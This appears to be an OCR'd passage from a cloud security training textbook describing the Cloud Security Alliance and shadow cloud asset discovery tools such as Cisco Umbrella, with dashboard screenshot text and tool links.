
Some international cloud security organizations are dedicated to assisting security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem.

Discussed below is an international organization that alerts and instructs industries and security professionals about the evolving threats and provides solutions for protecting cloud infrastructure against the cyber-attacks.

- **Cloud Security Alliance (CSA)**

  Source: *https://cloudsecurityalliance.org*

  The CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment. CSA provides education and knowledge on the uses of cloud computing and helps in securing all forms of computing. CSA can be used to connect the subject matter expertise of the industries, governments, and corporate members to provide cloud-based research, education, certification, and products.



CIRCLE
EVENTS
BLOG
CSA cloud security alliance®
Membership ▾
Assurance ▾
Certificates & Training ▾
Research ▾

Welcome to the Cloud Security Alliance

The Cloud Security Alliance (CSA) is the world's leading organization dedicated to defining and raising awareness of best practices to help ensure a secure cloud computing environment.

Earn your certificate in cloud security →
Read the latest cloud security research →
Improve your compliance with STAR →
Volunteer for a research working group →
Have a question about cloud security? Ask our community →


Latest News from CSA

Figure 19.104: Screenshot of CSA

Shadow Cloud Asset Discovery Tools

Cisco Umbrella

- Cisco Umbrella displays the **risk level of shadow cloud services** and provides a summary based on app categories


Cisco Umbrella
Overview
Deployments
Policies
Reporting
Core Reports
Security Overview
Security Activity
Activity Search
App Discovery
Additional Reports
Total Requests
Activity Volume
Top Destinations
Top Categories
Top Identities
Management
App Discovery
3,585 apps discovered
3,469 unreviewed apps
42 apps under audit
44 apps not approved
30 apps approved
Flagged Categories
Category: Anonymizer
22
Category: P2P
17
Category: Games
55
DNS Requests by App Risk

https://umbrella.cisco.com

Securiti
https://securiti.ai

Microsoft Defender for Cloud Apps
https://docs.microsoft.com

FireCompass
https://www.firecompass.com

Data Theorem
https://www.datatheorem.com

CloudCodes
https://www.cloudcodes.com

Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.


Shadow Cloud Asset Discovery Tools

Shadow cloud assets are the cloud applications or services used in a corporate environment beyond the observation of the IT department. Such assets may increase risk factors such as data loss, account abuse, and malware infection/distribution. To overcome these security issues, the organization can use tools such as Cisco Umbrella, Securiti, and Microsoft Defender for Cloud Apps that provide complete visibility across application usage. These tools allow administrators to monitor and audit network activities in the organization's cloud network.

- **Cisco Umbrella**

  Source: *https://umbrella.cisco.com*

  Cisco Umbrella is an app discovery tool provides full visibility and risk information to manage cloud applications in a secure and organized manner. The dashboard displays the risk level of shadow cloud services and provides a summary based on app categories, which are sorted by their risk levels. It provides the list of apps with labels such as Unreviewed, Under Audit, Approved, and Not Approved for tracking. It also allows administrators to block or allow the access of a user or group to cloud applications.


Cisco Umbrella
Overview
Deployments
Policies
Reporting
Core Reports
Security Overview
Security Activity
Activity Search
App Discovery
Additional Reports
Total Requests
